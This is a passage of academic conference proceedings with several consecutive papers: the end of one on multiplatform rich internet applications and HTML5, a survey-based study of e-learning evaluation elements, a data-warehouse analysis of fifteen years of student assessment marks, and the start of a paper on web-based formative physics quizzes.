- Developers do not have to continuously learn new programming languages and tools – the work day of a developer can be 8 hours and not all-day work.
- The company becomes independent from uncertain IT business climates (due to platform wars major IT development solution providers cannot provide stability).
- Their customers are satisfied with a quick and seamless transition from the desktop environment to the Internet environment.

Some of the disadvantages include:

- A relatively small number of this type of solutions exists on the market, and only a few programming languages are supported. This makes it improbable that there is a solution which supports the programming language used by the company.
- The company depends on the solution provider for continuous support.

Another possible resolution of the platform wars is adopting the HTML5 standard. HTML5 brings a new (semantically enhanced) structure of HTML pages. HTML5 is also frequently mentioned in the same context with other HTML5-related technologies such as CSS3, new JavaScript APIs, etc. It seems that IT companies such as Microsoft, Apple, Google and Adobe are hoping that HTML5 will create a neutral ground for the development of multiplatform rich internet applications. However, it is questionable when (and if) such HTML will be available. HTML5 is currently operational, but still not accepted by the W3C as a standard. Ian Hickson, in an interview for TechRepublic, predicts that this will not happen before 2022, maybe even later [15].

This suggests that the IT industry will need at least another decade for widespread adoption of a technology that should enable the creation of multiplatform rich internet application. However, we expect to see the first practical results in the next few years.

V. CONLUSION

Every developer's dream is the existence of a single programming language for the development of multiplatform internet applications. A RIA technology that works on every platform is needed in order to make this dream a reality. This type of RIA technology provides developers with the privilege of not having to worry about the client side and they can focus on server-side application development. The RIA software is capable of rendering the application on any client platform. Therefore, the same application can be used on e.g. a Windows or Android device.

Instead of rewriting existing application for various mobile platforms it is possible to develop a RIA client for every such platform, or buy it if it is available. The Smart Clients enable running the application on various platforms. Some companies are already on this path.

Is Adobe going to transfer their RIA platform to the HTML5 environment? (Although HTML5 legalized the <embed> tag so that plugin content to HTML5 pages can be done without current problems, most RIA frameworks still require a client-side runtime (e.g. Silverlight or Adobe AIR runtime). These runtimes are not supported on most new mobile platforms such as iOS, Android etc.). However, in HTML5 there is a new <canvas> element which could, in theory, be used as a replacement of, for example, the Adobe Flash Player or any other plugin. However, the <canvas> element does not have a built-in stage graph [23] and is still missing an engine that would enable easy creation of objects such as windows, controls etc.

For example, let us imagine this scenario: Adobe is currently working on a wrapper engine and API for the canvas element which they plan to use with their new RIA client (replacement of Adobe Flash Player). This new client would enable running Adobe AIR applications on any platform and device without any limitation.

Although this is pure speculation, it would make perfect sense. After all, the "weak spot" of Adobe AIR RIA technology is not the server side, but the client side, and the <canvas> element would be a perfect replacement for the Flash plugin.

Are the major players going to adopt new standards? Are they planning to use the so-called embrace and extend strategy (implement a modified version of the standard on their platforms to make sure they become incompatible with other vendors, but only after attracting enough developers)? [21] When will all this happen? It is hard to predict what the future carries or how the ongoing battle for IT market dominance is going to end.

A long-term solution would be a comprehensive HTML5 standard which would enable effortless creation of multiplatform Rich/Business Internet Applications. However, it would seem that we will have to wait for a long time for such a solution. The only option that companies have at the moment is either using some of the commercially available multiplatform RIA solutions or developing such a solution on their own.

Education is essential part of each society and by studying e-learning systems, without which any contemporary society is unimaginable, We wanted to create an evaluative model of e-learning systems. The purpose of this model is to direct and help the authors of educative contents to create the most qualitative teaching materials. The advantage of e-learning is the possibility of learning from one's own home comfort and when it mostly suits an individual. E-learning puts emphasis on adjusting lecturing contents to individuals and their educative motivations.With empirical research used in this work, I have proved that there are statistically significant connections between all elements of e-learning system; education materials structure, teaching methods, accessibility, interest and availability of education materials, motivation and users' activity, development of creativity, research approach, back up information, illustrated examples, education materials design, communication within e-learning system, users' role, support to users and implementation of knowledge evaluation. The most important proved connections are between the methods of education and the structure of educational contents, research approach and the development of creativity in system users, their role, communication within e-learning system and motivation of its users.

Keywords: teaching, education, elements of educative process, communication, model, e-learning, distance learning, connectivity.

I. INTRODUCTION

Man is a being who learns. By nature, man is adept at learning, in order to develop himself and his abilities. If we look back to history, we shall find teaching and learning in all cultured peoples. The meaning of the word e-learning is determined by the prefix "e", meaning electronic. By searching the Internet, we will find many definitions of e-learning. According to the definition of Nataša Hoić-Božić: "E-learning is the performance of the educational process with the help of information and communication technologies (ICT)". In doing so, the emphasis must not be put solely on technology, and the importance of quality teaching and learning ignored. "The emphasis by e-learning is on paying attention to the choice of technology, as well as the working mode in the educational process. E-learning is a form of distance learning which develops simultaneously with the development of information and communication technologies and is becoming increasingly popular both in the world and in our country. E-learning has been applied for twenty years, and its massive application has begun in the mid 1990. As a form of education, it can be applied in several ways:

- as an integral part of traditional education by using ICT in the classroom
- as a combination of classroom and online teaching
- as self-education, i.e. completely online courses (performed with the help of LMS-Learning Management System or via videoconferences; which requires special technical equipment for classrooms).

Picture 1: a colorful representation of e-learning[1]

[1] https://lms.carnet.hr/lms/mentor2/pages/course/viewCourse.jsp?bean:CourseHandler.courseId=1805&bean:CourseHandler.enterCourse=1805&r

Primary characteristics of e-learning are temporal and geographic flexibility, and it opens possibilities for sharing knowledge, opinions and experiences. E-learning is nothing more complicated than the traditional education. It is simply much more comfortable than the traditional education since it allows us a certain convenience that, when we sit at home in front of our own computer, we can meet top experts from distant countries and discuss with colleagues on another continent the topics which connect and interest us. Likewise, with the help of e-learning, one can acquire new knowledge and skills and look at existing problems from a different perspective.

The traditional form of teaching in the classroom is slowly losing its dominant role which it held until recently, and e-learning is gradually but certainly overtaking the dominant role in education. E-learning has the ability to spread new knowledge in virtually unlimited physical conditions, and is based on a massive expansion of Internet services caused by a sharp drop in prices. This modern way of learning provides large savings of time and costs.

E-learning is experience learning and enables work in a simulated environment of the applications. Likewise, e-learning enables learning on real-life situations and problem solving, as well as a modular approach to lessons. A modular approach to lessons is equal to the individual approach to learning, but with better accuracy and higher speed of performance of gained knowledge. It is learning that can be guided by voice, image and sound. The effectiveness of teaching through e-learning is achieved: by directing students to the correct solution and by timely notification of an error, what is a feature of immediate learning. This is achieved by using the system: study/repeat. Complete control over the educational process within e-learning is achieved: by keeping records of individual and group results, by input and output testing, that is, by measuring progress in learning, discussions, reviewing of independent work and contact with the mentor.

Wayne Hodgins (*Strategic Futurist* and *Director* of *Worldwide Learning Strategies, Autodesk* Inc.) has in his paper *meLearning: What if the impossible isn't?* set up a hypothesis that the person who learns is the only important person in the learning process. This approach could be explained in this manner: "When a student (a person who learns) is ready, the teacher will appear."[2] The process of teaching through e-learning is characterized by personal approach to the user, and experience tasks ensure the central place of students in the learning process. The task of new technologies is not to squeeze out and completely replace the teacher from the traditional model of education, what in reality is not even possible. Living word of a teacher is irreplaceable, but new technologies facilitate and modernize the process of learning. Learning can be made to be more fun, and it has to be motivating for the students, not repulsive.

E-learning imposes itself by the ability of rich design, the possibility of transferring anywhere, anytime and complete flexibility that allows the use of a personal learning style of each individual student. E-learning is also an innovation that has received the most venture capital, most of the press interest, and not surprisingly - the grandest promises ([1]).

II. ELEMENTS OF THE EVALUATION OF E-LEARNING SYSTEM

The goal of modern teaching, in addition to the acquisition of curricula, is development of personality and individuality of each child. The aim is to make teaching more humane, and what makes it humane are the educational programs, textbooks, teaching methods, resources, aids, equipment and facilities where it takes place, as well as the organization of classes and teachers. True, the human factor has the utmost influence on the humaneness of teaching. Teacher performs humanitarian work and should be provided with humane work and life conditions. Particular attention in classes should be paid to the development of the student's personality, in addition to the acquisition of specific knowledge and skills what is the primary goal of any form of education. Modern teaching should enable students to learn and find information independently, and thus solve problems. Methods of work in modern teaching should be directed from passive reception of information to self-learning and research and the practical application of all that has been learned. Systematic building of students' knowledge and skills has to be enabled, at the same time raising their interest for it. Permanent competences of students have to be developed that contribute to the development of individuals and of society itself.

By preparing teaching materials for distance education, it is necessary to take into account the logical structure of the subject matter, but also didactic and psychological demands of the education itself. Presentation of subject matter should be understandable to the population for whom it is intended, because even the most perfect and logical structure of the presentation is not sufficient in itself. Even in traditional teaching, the teacher explains only that part of the matter that is useful, not all of the extensive matter which belongs to his or her subject. The students have textbooks and additional literature to be used in establishing and expanding the subject matter covered in presentations. Teachers in traditional classes give the students as much subject matter in a particular lesson as they can understand and remember. Authors of educational content for distance learning must apply the same rules, so as to make their students satisfied with this form of education. In compiling teaching materials for distance education, the authors do not need to think about how to impress their colleagues and critics, but rather how to make the material accessible and acceptable to end users, that is, the pupils and students. With subjects in which the educational goals require of the students to repeat, where one should primarily think of student activity while teaching, course builders opt for the so-called concentric approach ([2]). In distance learning, we can also use

oleId=12&dd=1298143765659, downloaded on the 19th of February 2011

[2] http://www.carnet.hr/casopisi/30/clanci/2, downloaded on the 1st of March 2007

various means of communication with the students, the greatest attention being given to the structure of printed material to be distributed (by traditional or electronic mail). Teaching materials for distance learning are expected to induce the students to learn. In distance learning, the communication between the teachers and the students is very important and we have to constantly bear it in mind.

Teaching materials for distance learning should be such that they replace the part of the teacher's activity which consists of activating and motivating students, presenting the given subject matter and assigning exercises and tests. Prescribed teaching material is divided into smaller units which the student masters in shorter periods of time, thus achieving continuous learning. Within teaching units, the students receive appropriate amounts of material that can be understood as the specific tasks that can be overcome relatively quickly. Such a way of dividing subject matter into smaller units prevents the accumulation of material that becomes too difficult and has a depressing effect on the students. Once the student masters a learning unit and solves the corresponding tasks which accompany the teaching unit in question, the student receives feedback on the degree to which he or she has mastered the subject matter. When creating the teaching materials, one should take into account the benefit that every material has an introduction which discusses the learning objectives and organizes the learning activity itself.

For successful learning, the activity of students is important, which distant teachers must encourage and check daily. In order to turn the reception of information into learning, it is necessary that the students have a process of interiorization of information received ([2]). One should make self-learning easier for the students, and one way to achieve this is to use various forms of verbal presentation of the subject matter so that they get used to acquiring materials in different contexts. Experts who create teaching materials for distance education should present subject matter from more to less familiar, so that the students slowly progress by solving more and more difficult tasks. Students need to be helped, and must develop with every step a strong and constant motivation to learn. The student must have a possibility of receiving help at any moment of individual work. The frequency of tests and performance results of the previously covered material are essential in order to motivate the students for further work.

Based on studies carried out on how and when to implement examinations of knowledge, we have come to the following conclusions: it is useful to integrate the questions in the very text of the subject matter, since this puts a constant emphasis on set teaching objectives and helps the students to discern which part of the subject matter is more important. If the questions are asked at the beginning of the text, it basically directs the learning so the students learn only that part of the subject matter to which the questions refer to, and learn the subject matter with no questions less. A good and advisable option is to ask the questions at the end of the text because then the students learn more slowly, but more intense. Today, the students want to master the academic material in the shortest possible time due to the accelerated rhythm of life, therefore it is important to force them to learn as much material as possible by method of knowledge examination, and not to skip over certain parts of the subject matter while they learn. Today, quite frequently even in traditional classes, if the teacher does not assign certain tasks the students consider that those tasks will not be posed in the knowledge examination, so they focus only on the tasks which have been done in class. This is faulty student logic. The task of any educational process, whether in traditional classrooms or in distance learning, is to encourage students to think logically and connect acquired subject matter. Numerous studies have shown that contemporary students lack in logical thinking and linking facts, therefore it should be worked on in any form of the creation of the teaching process.

By using computers for learning, it has been shown they are matchlessly patient teachers who foster student curiosity, strengthen initiative and develop creative skills. In distance education we do not have situations in which the teacher loses patience and behaves nervously towards the student.

This is the merit of well-trained teachers who must possess knowledge of modern educational systems and information technology in order for them to participate in this form of teaching (tutorial).([6]) Famous psychologists and pedagogists like Jean Piaget and Lev Vigotski emphasized the individualization of teaching, working in pairs, teamwork, and discovery learning. This gets a possibility of full realization through the development of information technology. Approach to teaching by the application of the principle "to each student according to his abilities and interests," becomes feasible only by the use of computer technology. ([3])

To conclude, the elements necessary for the evaluation of e-learning are:

- structure of learning content (division into small teaching units)
- logical structure of classes
- teaching methods
- teaching materials have to be accessible and interesting
- availability of additional teaching materials
- students' motivation and activity
- development of students' creative abilities
- research approach to information gathering
- presence of feedback
- existence of illustrated examples
- availability of information relevant to the teaching process
- design of the teaching materials
- communication between students and teachers
- achievement of the objectives of the teaching process
- the role of students in the teaching process
- reinforcement of students
- checking of the acquired curriculum content.

III. RESEARCH METHODS

The research aims to show the potential criteria for evaluating the structure of the content, the way of

presenting information and communication, internal and external motivation, and simplicity and availability of e-learning.

The research has been conducted on the sample of 486 examinees from University of Zadar, University of Split, University of Zagreb, University of Rijeka and the participants in CARNet's E-learning Academy and a group of volunteers who wanted to fill in an online questionnaire on the recommendation of acquaintances (female exminees 337, that is, 69% of the sample and 150 male examinees, that is, 31% of the sample, average age of 18-25 years). Questionnaire which participants completed online consisted of 26 questions. All the questions in the survey were pre-choice closed questions.

IV. THE RESULTS AND DISCUSSION

When processing the results of primary research conducted by an online questionnaire among the users of an e-learning system, the correlation between aforementioned elements which evaluate the e-learning system has been examined, that is, variables and grades of that system. The examinees have graded the value of each element of the e-learning system on a Likert scale from 1-5 (ranging from the lowest to the highest grade). Table 1 shows arithmetic means of grades for individual system elements, deviations from the arithmetic mean, that is, standard deviation and minimum and maximum grade of an individual element of the e-learning system.

By examining the results in Table 1, we observe that the highest average grade is given to the element of the attractiveness of the teaching materials from which we can conclude that the form of education through a system of e-learning is interesting and motivating for the users of the system. The grades for all elements of the system range from 1-5, and the examinees attach great importance to the availability of teaching materials at any time during the day, as well as the availability of information, that is, the speed of information flow which is extremely important in today's fast lifestyle. The element of the existence of illustrated examples in teaching materials is also important for the users of e-learning systems. We observe that all elements of e-learning systems have been graded quite well, which means that they have an important role in evaluating the system itself. The subject of interest in this research has been the statistical correlation of variables. The first measure of correlation is the matrix of correlation coefficients R with elements which are coefficients of correlation between the elements of e-learning.

Table 1. Overview of the basic grade statistics according to elements of e-learning system and the overall grade for an e-learning system.

The matrix of Spearmen correlation coefficients between individual elements of e-learning was calculated using the software package Statistica 10. From the given correlation matrix we observe that there are significant correlations between all elements of the system. High or very high correlation has been proven between the elements of the choice of teaching method and the structure of teaching content ($r = 0.771136$) , $p<0,05$)and between all other elements has been detected a real important interconnection. We may also notice a significant correlation between the teaching method and interesting teaching materials ($r = 0.624716$) and the teaching methods and the accessibility of teaching materials ($r = 0.607460$). We observe a significant correlation between the user activity and their motivation within the system for e-learning ($r = 0.668221$). The conclusion is: when we motivate users within the system for e-learning, their activity in this form of education increases. We observe a real significant correlation between the elements of user creativity development and the presence of feedback ($r = 0.629343$). Positive reinforcement even more develops user creativity. We observe a real statistically significant correlation between the presence of feedback in the system and user roles ($r = 0.623112$), the presence of feedback and reinforcement ($r = 0.618092$) and the presence of feedback and evaluation of the system for e-learning ($r = 0, 669 573$). The existence of feedback for the users of e-learning systems is important because it encourages both reinforcement and the role of system users, as well as increasing the overall evaluation of the e-learning system. All the elements of an e-learning system are interrelated.

V. CONCLUSION

Users of online educational materials should be

motivated to learn, and motivation is more important than the effectiveness of online learning materials. If users have no incentive to learn, they will not learn. Designers of online learning materials often rely on intrinsic motivation (which comes from the users of the system themselves). In distance education, external motivation is likewise essential (which comes from the lecturer or achievement), since reinforcement, as an external method, has a very important role. Statistical analysis of data from the survey confirmed the correlation of reinforcement and activity of users within the system, as well as generally active roles of users within the system of e-learning. Real statistically significant relationships between all elements of e-learning have been proven, which means that the quality of each individual element is in a cause-effect relationship with all elements of the system. We have observed eighteen elements of the system and confirmed the correlations which we have set up in the hypotheses. Teaching methods, the structure of teaching materials, the design of teaching materials and the existence of illustrated examples influence accessibility, interest and availability of teaching materials, and all this motivates the users to be active within the system and the research approach to e-learning. If the system user is motivated to work, either through internal or external motivation, in the comfort of his home, the success of e-learning is infallible.

Individual work and customized programs are directed towards the needs of the individual. The creators of educational contents, in addition to high quality teaching materials which will be logically structured, should pay special attention to the organization of communication within the system of e-learning. This in turn affects the user reinforcement which increases the motivation to work, and this is the key to a successful education. Course content should be structured so that they encourage creativity in system users, which stimulates user activity, and hence the communication within the system. Special attention should be paid to the fact that teaching materials need to be interesting in order to achieve motivation and encourage the activity of the e-learning system users.

Data Warehouse Based Evaluation of Students' Achievements in Information Systems Education

Lj. Kazi, Z. Kazi and B. Radulovic
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
ljubicakazi@ptt.rs, zoltan.kazi@gmail.com, bradulov@ptt.rs

Abstract - Evaluation of students work during educational process depends on strategic decisions regarding continual monitoring or sequential knowledge and skills assessment. Sequential assessment often includes projects and tests. In the field of information systems education projects are used very often as a method for students' knowledge and practical skills assessment. In this paper authors present data analysis and evaluation of results of students' knowledge and skills assessment in the field of information systems education. As assignment methods it was organized that students are assigned to projects or they do practical partial exam at laboratory tests. This way they fulfill their pre-exam requirements. Assessment results data from the period of fifteen years is analyzed by using data warehouse technology. Trends are recognized in students' achievements data and they show students' preferences regarding assessment methods.

I. INTRODUCTION

During fifteen years of information systems teaching, at University of Novi Sad, Technical faculty "Mihajlo Pupin", large amount of data related to students' work assessment was collected. For many years, students' knowledge and skills was evaluated based on students' work on projects. In year 2005, laboratory practical tests were introduced as assessment method.

Aim of this research is to show how data warehouse systems could be used for evaluation of students' work assessment data, particularly in the field of information system education. By processing large amount of data, it has been shown that using data warehouse technology enable efficient multidimensional data analysis and computing of aggregated data needed for decision support.

Particularly it has been shown how data warehouse technology support analysis of assessment data about students' work on projects and practical exams (tests). Aggregated data computed by data warehouse tool are visually presented as graphs.

By comparing results for projects and tests, trends of students' preferences in assessment methods were presented. This way basis for future directions toward choosing appropriate students' knowledge and skills assessment methods is prepared.

II. THEORETICAL BACKGROUND

W.H. Inmon first introduced the term "data warehouse" in 1992. He defines "data warehouse is subject-oriented, integrated, non-volatile, time-variant collection of data in support of management's decisions"[1]. "Data warehouse is a concept of data integration into a specific storage that is used for conducting analysis and generating various reports" [2]. Data from on-line transaction (OLTP) systems. i.e. relational databases and other data sources (such as XML or spreadsheet files) "is extracted, filtered, organized and stored in the storage form which enables complex and multidimensional access to data" [2] in aim to compute answers to questions and serve as decisions support.

Data warehouse systems enable integrated access and analysis of diversity data sources [3], based on OLAP cubes. OLAP cubes are organized as dimensions and measures. Dimensions are taken from the dimensional tables as categories for analyzing data. Measures are applied upon columns from the fact table, by application of mathematical functions such as summarizing, counting, average, maximum and minimum. After processing of functions upon fact table data, derived, i.e. aggregated data are available for further processing or visualization.

Table of facts and dimension tables are related, i.e. connected in a data model, presented by schemas. Most frequently used methods of designing a scheme are star schema and snowflake schema. Star schema in data warehouse design is based on the structure that support fact tables to be associated with dimensions tables at only one level. Snowflake schema structure consists of fact table connected to dimensional tables at level two or higher. Snowflake schema requires more joins between the tables and therefore is more resource intensive [2].

III. RELATED WORK

"In recent years, business intelligence systems with data warehousing and data mining tools and techniques have become an integral part of organizations decision-making process" [4]. Data warehouse systems are used as tools in many profit or non-profit organizations.

Schools as non-profit organizations often implement management information systems, primarily in order to store and retrieve data for everyday operational use. Higher school authorities for general strategy implementation monitoring support mostly use decision support tools that include data warehouse systems.

Case studies and interviews have suggested that data use may have a positive effect on the people involved in the educational process. Feldman and Tung [5] observed

that "schools involved in data use often evolved toward a more professional culture". “Educators become more collaborative during the decision process based on data, and school business consequently became less privatized“[6].

Data warehouse systems within course management information systems were developed in recent years [7]. Use of data warehouse systems in education is aimed to "improve and maximize learning. Data warehouse can present the entire picture of education, including teachers, students, support staff, attendance data, students' achievement data" to allow the study of functioning of various educational programs. [8]

IV. RESEARCH METHODS

A. *Research objective*

In this research our aim is to show how data warehouse technology can be used for analysis and evaluation of students' work assessment data. Particularly, results of data computation and creation of aggregated data regarding information systems education results, i.e. students' knowledge and skills assessment results from students' projects and tests are presented.

B. *Data collection and educational environment*

Data from courses in information systems education at University of Novi Sad, Technical faculty "Mihajlo Pupin" Zrenjanin are collected in time period:

- From years 1996 to 2011, 713 students' projects are included in this research. Data regarding students' project assessment are stored in MS Access database.
- From years 2005 to 2011, 1999 students' tests are included in this research. Data regarding students' tests assessment are stored in MS Excel files.

Students' projects were the only practical assessment method during many years. Information systems education was organized within single course that lasted two terms. Final exam for this course is organized in June and September. Since this course included many educational topics (information systems analysis, business process analysis, data modeling, programming, software testing and documenting), students' projects were very complex and duration of project implementation was an issue.

Since 2005 practical laboratory exams were introduced as alternative students' knowledge and skills assessment method. Students had four (two for each term, i.e. semester) practical computer laboratory tests, that covered all the topics included previously in students' projects.. Usually, tests are organized in:

- November/December - first test
- January - second test
- March/April - third test
- May/June - fourth test.

This way, students had to show their knowledge and skills immediately at laboratory, after completion of each of major educational topic. Still, students' projects remain as another assessment method, for students that could not pass practical laboratory tests or not able to attend classes regularly.

Starting with school year 2009/2010, according to Bologna process, Information systems course that previously was a single two-semesters course was split to two one-semester courses - Information systems 1 and Information systems 2. Final exam for Information systems 1 is organized in January and April, while for Information systems 2 is organized in June and September. In this organization of courses, tests are organized for:

- Information systems 1:
  - November/December - first test
  - January - second test
- Information systems 2:
  - March/April - first test
  - May/June - second test.

Each test could be submitted in regular and additional term - when it is possible for students to enter practical laboratory test again if they fail at regular term or did not attend at the first i.e. regular term.

C. *Data processing in data warehouse technology*

The method of processing data and reporting based on data warehouse technology that was implemented is presented at Figure 1.



Figure 1. Method of using data warehouse technology in data analysis

Each of raw data was collected and stored within basic storing files (Ms Access database and MS Excel spreadsheet file). These files are transformed to MS Access database that was a basis for creating OLAP cubes.

In aim to perform analysis of projects and tests, separate OLAP cube is created for each of these groups of data, i.e. there was OLAP cube for tests (Figure 2) and OLAP cube for projects (Figure 3). These OLAP cubes in our example were designed and created by using Microsoft SQL Server Analysis Services tool.



Figure 2. Star schema for student tests evaluation analysis

Students' tests assessment data analysis is performed upon star schema (Figure 2) where:

- Dimensions are selected from relational database tables students, tests and teachers, i.e. their columns: student's last name, department, date, area, test type, school year and teacher's last name.
- Facts are selected from table Tests upon columns Test id and Mark.



Figure 3. Data warehouse snowflake schema for student projects evaluation analysis

Students' projects assessment data analysis is performed upon snowflake schema (Figure 3) where:

- Dimensions are selected from relational database tables students, students&projects, project topics and teachers, i.e. their columns: student's last name, department, date of acceptance, mark, area, programming tool, operating system, school year and teacher's last name.
- Facts are selected from table Tests upon columns Project id and Mark.

Previously presented OLAP cubes were tested by using OLAP cube editor for filtering data, regarding query questions. Among many queries, dimensions and measures, we choose several analysis criteria:

- Number of students' projects by marks and years of submission
- Number of students' tests by marks and years of submission
- Number of students' projects by months
- Number of students' test by months
- Average marks of teachers (evaluators) for projects by years
- Average marks of teachers (evaluators) for tests by years

In presented OLAP cubes measures use functions for

- Counting number of student projects or tests:

COUNT (projectID or testID)

- Summary for all marks for projects:

SUM (mark)

- Calculated field - Average mark:

AVERAGE (mark) = SUM (mark) / COUNT (projectID or testID)

V. RESULTS

A. *Visual presentation*

In our study, the analytical data are exported to Microsoft Excel from OLAP cube to create pivot tables. Microsoft Excel has efficient mechanisms for connecting to the OLAP source and excellent tools for various forms of diagrams and charts. This way, results of computing aggregated data are visualized. "Graphs and charts can facilitate data analysis to see patterns of data. A picture is worth a thousand numbers" [9].

Number of students' projects (Figure 4.) and tests by marks (5-negative mark and 6 to 10 - positive marks where 10 is best mark) and by time periods - years and months of submission are presented, as well as average marks by teachers and year of submission.



Figure 4. Number of students' projects by marks and by years of acceptance

TABLE I. NUMBER OF STUDENTS' PROJECTS BY MARKS AND YEARS OF ACCEPTANCE

Year / Mark	5	6	7	8	9	10
1996						1
1997		3	5	12	9	19
1998		11	16	9	10	2
1999	2		7	15	8	5
2000		15	13	20	27	7
2001		6	15	29	19	5

B. *Discussion*

Previously presented visualization of results enables students' work assessment analysis and evaluation. Analysis of results presented at Figure 4 and Figure 5 is conducted according to several criteria:

- Number of negative students' marks - there is insignificant number of negative marks when students' projects are concerned, while students' tests show significant number of negative marks. Number of negative students' marks at tests is increasing during time.
- Number of tests vs. number of projects - after introducing tests in period of 2005-2009 numbers of tests was increasing, while there was insignificant number of projects. After 2009 number of projects is rising, while number of tests is decreasing.
- Number of marks - in the first period 1996-2003 greatest number of positive marked projects was with marks 8 and 9. In the period of 2005-2009 tests are mostly evaluated with mark 8 and 9, while in period 2009-2011 projects are mostly evaluated with marks 9 and 10, while tests with negative marks -5.

These results could be interpreted as:

- Number of marks, both positive and negative, is more balanced when students were doing tests than when students were dealing with projects.
- The number of best marks significantly higher in projects than in the tests, probably because of feedback during consultations in the process of preparing and working at the project and because students could do their projects in small teams of two or three students.
- Number of negative marks is greater in tests than in projects, since during tests students do their work alone, without consultations with other students or with teacher.
- Number of projects was significantly decreased in a period from 2005 to 2008, as a result of the introduction of tests instead of projects.
- In period between 2008 and 2011 year, the number of realized projects grows again and proportionally number of tests is reduced. The possible reason is changes made in academic curriculums and reduction in number of class hours for teaching and practical laboratory classes.

By analyzing results presented at Figure 6 and Figure 7 it could be concluded that final exam terms direct students to submit their work in these terms:

- Students' projects are submitted and accepted mostly in June and September. This is obviously influenced by two-term course and final exams that were organized at June and September terms.
- Students' tests are submitted in terms when they are organized mostly, i.e. at January and May. This is caused by organization of practical laboratory tests in these terms and two single-term courses where final exams are organized in January/April and June/September terms.

By analyzing results presented at Figure 8 and Figure 9 it has been shown that average marks by teachers when tests are concerned are similar, comparing to average marks for projects where diversity is very much presented.

VI. CONCLUSION

In this paper analysis is conducted upon data in period of fifteen years regarding students' achievements in information systems education by analyzing knowledge and skills assessment data performed by projects and tests. It has been shown that in recent years number of negative marks in projects is increasing, number of tests attendance is decreasing and number of higher marks at projects is increasing. It has been presented that time of submission of students work is related to terms of organized tests and final exams. Evaluators average marks was presented and in case of tests these average marks show similarity, while in evaluation of students' projects significant diversity.

This way it was shown that data warehouse systems could be used for analysis of students' work assessment data. Large amount of data was analyzed from period of fifteen years. This amount of data processed by data warehouse technology enable analysis that show trends in data and point out that students' achievements change over time, caused by certain influences of changes in educational environment.

Abstract - In this paper authors have presented the results of the application of web-based formative quizzes in physics laboratory teaching at biomedical university study programs. The web application *Pitalica* has been developed in order to enable quizzes for all students at the beginning of each laboratory class. The web-based quizzes are questioning the underlying theory of the specific practical assignment that the student is about to work off. The web-based quizzes have been performed during academic years 2010 and 2011. During the year 2010, quizzes were strictly formative i.e. the principal characteristic of the examination was to provide the appropriate feedback for constructing knowledge. During the 2011, students were informed that aside from the formative role, the total result achieved through quizzes would also bring 20% of the final exam grade.
This paper is investigating the influence of formative web-based quizzes on the final practical exam results, when the two described approaches were applied.
At the end of the course a survey has been conducted, questioning self perceived ease of use, motivation for better preparation, competences acquired, quizzes preferences, ICT literacy and gender.

I. INTRODUCTION

Computers and the Internet are increasingly applied in education. A large number of papers investigating the possible role of the Internet in teaching and learning in various ways and at all levels of education is being published. Aside from virtual universities which offer on-line courses and assessment from distance and via the Internet, there is also the traditional teaching in the classroom supported by the Internet. The type of learning supported by information and communication technology (ICT) that improves quality of teaching and learning is usually called e-learning. The form of learning environments where e-learning is used together with traditional teaching and/or human tutoring (and where face-to-face communication with students is mixed with computer-mediated interaction) is called hybrid teaching and it is increasingly used worldwide and also in Croatia. Having in mind this course of development, the necessity appears to investigate the usefulness of the methods applied in teaching.

This paper is presenting the results of the application of web-based formative quizzes in physics laboratory teaching at biomedical university study programs in Croatia and seeks to answer whether students and the community have benefits from that in terms of better practical exam passing rate and what is the students' perception of some aspects of the described formative assessment application. The plan of this paper is as follows. The paper starts with the theoretical framework in the field of computer assisted formative assessment. Afterwards, the underlying method of the study is presented. This is followed by a presentation, analysis and discussion of the results. Finally, the main conclusions of the study and suggestions for further research are presented.

II. LITERATURE REVIEW

